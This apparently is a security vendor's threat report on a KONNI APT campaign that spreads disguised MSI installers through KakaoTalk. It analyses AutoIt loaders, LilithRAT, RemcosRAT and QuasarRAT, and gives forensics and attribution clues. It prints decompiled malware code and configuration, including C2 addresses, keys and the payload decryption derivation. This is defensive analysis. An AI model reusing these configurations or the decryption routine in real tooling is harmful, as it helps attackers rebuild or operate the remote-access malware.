
The VBS script displays a warning dialog titled "Language Pack Error." The code itself contains no malicious behavior; it is used as a decoy message to make the program appear nonfunctional and mislead the user.

4-2. AutoIt Script Analysis

The AutoIt script "IoKITr.au3," which is run periodically by Task Scheduler, is a core component designed to perform persistent malicious activity on the system.

The script is loaded at regular intervals to execute additional commands and to maintain or update the malicious payload.

It also conceals its malicious logic by inserting unnecessary code at the beginning and end of the script that is unrelated to the actual execution flow, in order to hinder detection and analysis.



```
73 42 43 79 48 42 61 63 5A 52 52 36 4C 6A 50 68  sBCyHBacZRR6LjPh
7A 4F 44 48 5A 53 6D 6A 70 46 6F 4C 31 38 78 4D  zODHZSmjpFoL18xM
42 47 6E 49 4B 31 73 4B 48 43 70 43 37 42 6D 4D  BGnIK1sKHCpC7BmM
66 6D 57 46 71 4B 72 31 41 68 39 51 37 6C 68 73  fmWFqKr1Ah9Q7lhs
44 42 4A 33 51 6C 66 44 69 56 45 45 7A 32 6A 59  DBJ3QlfDiVEEz2jY
57 4C 75 55 43 7A 62 32 30 6C 39 5A 74 47 4B 37  WLuUCzb20l9ZtGK7
4D 4D 45 41 37 56 6E 56 79 6C 48 64 78 6F 74 51  MMEA7VnVylHdxotQ
70 58 49 79 6E 6E 6E 45 4C 55 71 7A 43 43 4D 52  pXIynnnELUqzCCMR
45 58 6F 56 55 4F 30 55 57 47 5A 69 41 53 4D 41  EXoVUO0UWGZiASMA
63 73 6E 71 45 41 63 76 4E 39 72 52 55 65 79 53  csnqEAcvN9rRUeyS
A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D  £HK¾˜lJ©™LS.†ÖH}
41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6  AU3!EA06M¨ÿs$§<ö
7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00  z.ñg¬Á“çkCÊR¦-..
E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A  á»:!¥)ãìç.˜.@½áš
DE 80 46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6  Þ€F±.k;!Ô±Öu:È=Æ
D0 33 F7 14 AF CB 17 A2 94 01 8D 13 88 FE 64 95  Ð3÷.¯Ë.¢”...ˆþd•
61 E7 B6 4D 18 F8 00 00 D7 0C 8F 93 1B 0E FE E4  aç¶M.ø..×..“..þä
AF F3 9E 0A 5E BF 26 5D 3E 5B B0 35 1C B4 A5 50  ¯óž.^¿&]>[°5.´¥P
88 2E 18 97 B6 DE 02 93 5A 42 44 BE 60 43 FC 58  ˆ..—¶Þ.“ZBD¾`CüX
F7 EE 9D 1A 09 5F BA 35 85 8E 01 FD E9 1B 71 0F  ÷î..._º5…Ž.ýé.q.
78 F7 7E 25 F2 6E C6 D2 30 C3 37 98 53 D3 27 4C  x÷~%ònÆÒ0Ã7˜SÓ'L
8E 9D E9 1C 43 F8 6C DA 81 BC C1 DC 74 83 6F 5B  Ž.é.ClÚ.¼ÁÜtƒo[
```

[Figure 4-3] Internal code of the compiled AutoIt script

A review of the internal code shows that the file has the structure of a compiled AutoIt script, and that the actual commands can be restored and verified through decompilation. For detailed analysis, see the previously referenced report, "Analysis of defense evasion tactics using AutoIt in the KONNI APT campaign."

The target code is similar to the AutoIt-based LilithRAT but in a modified form that uses the "endClient9688" JSON marker, and its command-and-control (C2) connection is made through a Germany-based domain. The domain is built on WordPress and currently displays a maintenance notice. For this reason, it is also classified as EndRAT.

C2

116.202.99[.]218

bp-analytics[.]de


Mutex

Global\AB732E15-D8DD-87A1-7464-CE6698819E701

StartupDir

Smart_Web.lnk

In similar past campaigns, multiple C2 servers were hosted on WordPress. We assess that the actor repeatedly abused WordPress-based web servers, which are more likely to have security weaknesses.



```
While StringLen($stempname) < $irandomlength
$stempname &= Chr(Random(97, 122, 1))
WEnd
$stempname = $sdirectoryname & "\" & $sfileprefix & $stempname & "."
Until Not FileExists($stempname)
Return $stempname
EndFunc

Global $gsmutex = "Global\AB732E15-D8DD-87A1-7464-CE6698819E701"
Global $sserverip = "116.202.99.218"
Global $iserverport = 443
Global $bisconnected = False
Global $hprocess
Global $cmd_start = "cmd"
Global $cmd_stop = "exit"
Global $cmd_download = "download"
Global $cmd_upload = "upload"
Global $cmd_explorer_list = "listdir"
Global $cmd_delete = "delete"
Global $cmd_execute = "run"
```

[Figure 4-4] Decompiled script

As part of the attack technique, a mutex is used to prevent duplicate execution, and a malicious shortcut file (.lnk) is registered in Startup so it launches automatically after a system restart. These files are distributed with minor variations.

In previous cases, the shortcut was named "Start_Web.lnk," whereas in this case it was changed to "Smart_Web.lnk."

5. Incident Investigation

5-1. Digital Forensics

Following the Digital Forensics and Incident Response (DFIR) process, we collected multiple additional pieces of evidence. For reference, DFIR generally proceeds as follows:

Preparation

Plan the response, prepare tools and the team.

Detection & Identification

Detect anomalies and confirm whether an incident has occurred.

Containment & Response

Prevent further spread and take initial response actions.

Analysis

Analyze logs, systems, and malware to determine the attack path and root cause.

Recovery

Restore operations, remediate damage, and restore data.

Post-Incident Reporting


Prepare the incident report and develop a plan to prevent recurrence.

5-2. Digital Evidence Collection and Analysis

On September 5, 2025, we conducted a digital forensic examination of several victims' PCs that had downloaded and executed an MSI file distributed via KakaoTalk Messenger.

The investigation indicated that multiple additional malicious files had been installed on the systems, prompting evidence collection.

The collected artifacts were used for in-depth analysis to identify malware types and determine the scope of compromise.



```
Microsoft                                  2025-01-16 오후 4:16
Microsoft OneDrive                         2024-12-15 오후 5:16
Mozilla-1de4eec8-1241-4177-a864-e...       2025-05-04 오후 12:20
NuGetPacks                                 2025-09-08 오전 11:16
Package Cache                                              2:03
Packages                                                   12:15
regid.1991-06.com.microsoft                                11:06

만든 날짜: 2025-09-08 오전 11:16
크기: 2.12MB
파일: AutoIt3.exe, mmlib.au3
```

[Figure 5-1] Collecting additional malicious files

Multiple malicious files were identified on the victim’s device, assessed to have been additionally downloaded via the C2 server.

Analysis shows that these files contain malicious AutoIt scripts and modules that enable remote access and keylogging.

The threat actor concealed various malware components by encoding or encrypting them within AutoIt scripts. This technique is assessed as a strategy to evade security product detection and delay analysis of malicious activity.

6. Threat Attribution

6-1. MSI-Based Strategy

In early April, the Genians Security Center (GSC) published a detailed report titled "Analysis of KONNI APT Campaign Disguised as Korean National Police Agency and National Human Rights Commission."

> **Analysis of KONNI APT Campaign Disguised as Korean National Police Agency and National Human Rights Commission**

In the spear-phishing attack that impersonated a police investigator, multiple North Korean expressions were identified. For example, "incha" means "soon" or "immediately" and is used to indicate that an action is imminent. In addition, "taegong" was confirmed as a North Korean expression meaning "slacking off at work."

Threat actors strive to minimize exposure of their native language, yet habitual expressions can surface unconsciously. These linguistic traces can serve as important clues for assessing a threat actor’s nationality or operating region and for conducting attribution analysis of the attack group.


In the police-impersonation attack, a malicious file named "악성코드 진단(멀웨어 제로) - 설치 파일.msi*(Malware Detection (Malware Zero) - Installer.msi)*" was used. This file registered the "IoKlTr.au3" script with Task Scheduler so that it could run automatically at regular intervals.

Meanwhile, in the "Stress Clear.msi" file delivered via KakaoTalk, the same "IoKlTr.au3" script was used, indicating that similar tactics and techniques were employed across the two attacks.

> **악성코드 진단(멀웨어 제로) - 설치 파일.msi**
>
> > *IoKlTr.au3*
>
> **Stress Clear.msi**

IoKlTr.au3

Additionally, each MSI file was built using EMCO Software’s MSI Package Builder (versions 11.2.6 and 11.2.8).



```
5  2D 34 42 36 41 2D   DF63E-7BBE-4B6A-
0  31 36 37 41 37 38   83E2-86880167A78
3  AA 3B 6A 84 DB 01   4}..@......;j...
4  DB 01 03 00 00 00   @......;j.......
0  00 00 03 00 00 00   ................
0  00 00 45 4D 43 4F   ......../...EMCO
1  67 65 20 42 75 69    MSI Package Bui
9  74 65 63 74 20 31   lder Architect 1
2  00 00 2C 00 01 00   1.2.6.2932..,...
```

```
1  9D F6 B0 1B DC 01   ....@...........
0  00 00 02 00 00 00   ................
0  00 00 2F 00 00 00   ............/...
0  61 63 6B 61 67 65   EMCO MSI Package
1  72 63 68 69 74 65    Builder Archite
E  33 31 31 38 00 00   ct 11.2.8.3118..
4  61 53 6F 75 72 63   or ODBCDataSourc
4  68 69 73 20 65 78   e table. This ex
3  FB DF B5 8A FB 6F   ...R...........o
```


[Figure 6-1] Version comparison of MSI Package Builder

6-2. Attack Weapon Path

The threat actor used an AutoIt script to launch RemcosRAT (Remote Access Trojan).

RemcosRAT has been continually updated since its initial 1.0 release in July 2016. As of September 2025, the latest version is 7.0.4. Because it is sold commercially, threat actors can easily obtain and use it in attacks.

On some victims’ systems, RemcosRAT 7.0.4 Pro was identified, indicating that the attackers were actively using the latest malware and tactics.



```
0A 23 52 65 67 69 6F 6E 0D 0A 23 41 75 74 6F 49   .#Region..#AutoI
74 33 57 72 61 70 70 65 72 5F 4F 75 74 66 69 6C   t3Wrapper_Outfil
65 5F 74 79 70 65 3D 61 33 78 0D 0A 23 41 75 74   e_type=a3x..#Aut
6F 49 74 33 57 72 61 70 70 65 72 5F 4F 75 74 66   oIt3Wrapper_Outf
69 6C 65 3D 44 3A 5C 33 5F 41 74 74 61 63 6B 20   ile=D:\3_Attack 
57 65 61 70 6F 6E 5C 41 75 74 6F 69 74 5C 42 75   Weapon\Autoit\Bu
69 6C 64 5C 52 65 6D 63 6F 73 5C 52 75 6E 42 69   ild\Remcos\RunBi
6E 61 72 79 2E 61 33 78 0D 0A 23 45 6E 64 52 65   nary.a3x..#EndRe
67 69 6F 6E 0D 0A 23 52 65 67 69 6F 6E 20 47 6C   gion..#Region Gl
6F 62 61 6C 20 56 61 72 69 61 62 6C 65 73 20 61   obal Variables a
6E 64 20 43 6F 6E 73 74 61 6E 74 73 0D 0A 47 6C   nd Constants..Gl
6F 62 61 6C 20 43 6F 6E 73 74 20 24 66 6F 72 6D   obal Const $form
```

D:₩3_Attack
Weapon₩Autoit₩
Build₩Remcos₩
RunBinary.a3x

[Figure 6-2] Internal strings of the AutoIt script

Analysis of the collected AutoIt scripts identified parts of the internal folder structure, which is assessed as a meaningful clue for tracing the attack infrastructure and development environment.

Additionally, naming the path used for development "Attack Weapon" suggests that the threat actor intended to develop a cyberattack weapon and an operational plan.

- **D:\3_Attack Weapon\Autoit\Build\**
    - **Remcos\RunBinary.a3x**

This folder structure matches the paths referenced in the previously cited report, "Analysis of defense evasion tactics using AutoIt in the KONNI APT campaign."

- **D:\3_Attack Weapon\Autoit\Build\**
    - **Lilith\Lilith.a3x**

For reference, in a malicious file distributed on October 23, 2025, under the guise of the National Tax Service’s "Request for Submission of Materials to Explain Unreported Source of Funds," the following path was additionally identified.

- **D:\3_Attack Weapon\Autoit\Build\**
    - **__Poseidon - Attack\client3.3.14.a3x**

6-3. RAT Correlation Analysis

On the victims’ devices, in addition to LilithRAT and RemcosRAT, various RAT module variants hidden within AutoIt scripts were identified. The representative types are as follows.

- **QuasarRAT**
    - *sqlite3.au3*
- **RftRAT**
    - *cliconfg.au3*


These files were received from the C2 and created in subdirectories of the "%APPDATA%\Google\Browser" directory whose names contain "adb" or "adv." The received scripts "autoit.vbs" and "install.bat" then perform AutoIt-based execution from those locations.

The script "sqlite3.au3" contains the directive "#AutoIt3Wrapper_Outfile_type=a3x," indicating it was built via the compiler wrapper.

This script derives an AES decryption key through an HMAC-based process and uses it to decrypt an AES-encrypted payload.

The decrypted module is the C# "QuasarRAT," which is injected into the "hncfinder.exe" process. The password string used in this process is as follows.


xPabyrwTaOczVwegVMgzmEpq



```
Password (utf-8): 'xPabyrwTaOczVwegVMgzmEpq'
MD5 (hex): 726f55d1291852775ede6c9543780bbe
Block size B: 64 bytes (HMAC)
Inner padded key (all 64 bytes hex): 3636363636363636363636363636363636363636363636363636..
Outer padded key (all 64 bytes hex): 5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c5c..

Index | MD5  | ipad(0x36) | ipad^MD5 (b1) | opad(0x5C) | opad^MD5 (b2)
------|------|------------|---------------|------------|---------------
    0 | 72   | 36         | 44            | 5c         | 2e
    1 | 6f   | 36         | 59            | 5c         | 33
    2 | 55   | 36         | 63            | 5c         | 09
    3 | d1   | 36         | e7            | 5c         | 8d
    4 | 29   | 36         | 1f            | 5c         | 75
    5 | 18   | 36         | 2e            | 5c         | 44
    6 | 52   | 36         | 64            | 5c         | 0e
    7 | 77   | 36         | 41            | 5c         | 2b
    8 | 5e   | 36         | 68            | 5c         | 02
    9 | de   | 36         | e8            | 5c         | 82
   10 | 6c   | 36         | 5a            | 5c         | 30
   11 | 95   | 36         | a3            | 5c         | c9
   12 | 43   | 36         | 75            | 5c         | 1f
   13 | 78   | 36         | 4e            | 5c         | 24
   14 | 0b   | 36         | 3d            | 5c         | 57
   15 | be   | 36         | 88            | 5c         | e2

b1 (after XOR) full (64 bytes hex): 445963e71f2e644168e85aa3754e3d883636363636363636363636..
b2 (after XOR) full (64 bytes hex): 2e33098d75440e2b028230c91f2457e25c5c5c5c5c5c5c5c5c5c5c..

MD5(b1) = h1 (hex): 055cc08e7d656a66b3676014e6243533
MD5(b2) = h2 (hex): 2afde02fbc50e0148171533cf88c3b27
Derived key (hex, 32 bytes): 055cc08e7d656a66b3676014e62435332afde02fbc50e0148171533cf88c3b27

===============================================================================================

[+] AES key: 055cc08e7d656a66b3676014e62435332afde02fbc50e0148171533cf88c3b27
[+] IV (hex): 00000000000000000000000000000000
```

[Figure 6-3] Decoding process of "sqlite3.au3"

Analysis shows that QuasarRAT attempts to communicate with a Netherlands-based C2 server at 212.118.52[.]168 and maintains a persistent connection to receive subsequent commands. For reference, the Quasar project was initially released under the name "xRAT." GitHub history indicates that around August 2015, with the v1.0.0.0 release, the name was changed to "Quasar."



```
◢ xClient.Config
  ◢ Settings
    ▷ Base types
      Settings()
      FixDirectory() : void
      Initialize() : bool
      AUTHKEY : string
      DIRECTORY : string
      ENABLELOGGER : bool
      HIDEFILE : bool
      HIDEINSTALLSUBDIRECTORY : bool
      HIDELOGDIRECTORY : bool
      HOSTS : string
      INSTALL : bool
```

```
using System.Windows.Forms;
using xClient.Core.Helper;

#nullable disable
namespace xClient.Config
{
  public static class Settings
  {
    public static string VERSION = Application.ProductVersion;
    public static string HOSTS = "212.118.52.168:8081";
    public static int RECONNECTDELAY = 180000;
    public static string KEY = "5y5HGuwG4fyX5BDD0+swng==";
    public static string AUTHKEY = "3bMUw6FstQJ6/wW/9nCazFePkf
    public static Environment.SpecialFolder SPECIALFOLDER = En
    public static string DIRECTORY = Environment.GetFolderPath
    public static string SUBDIRECTORY = "com";
    public static string INSTALLNAME = "svchost.exe";
    public static bool INSTALL = true;
```

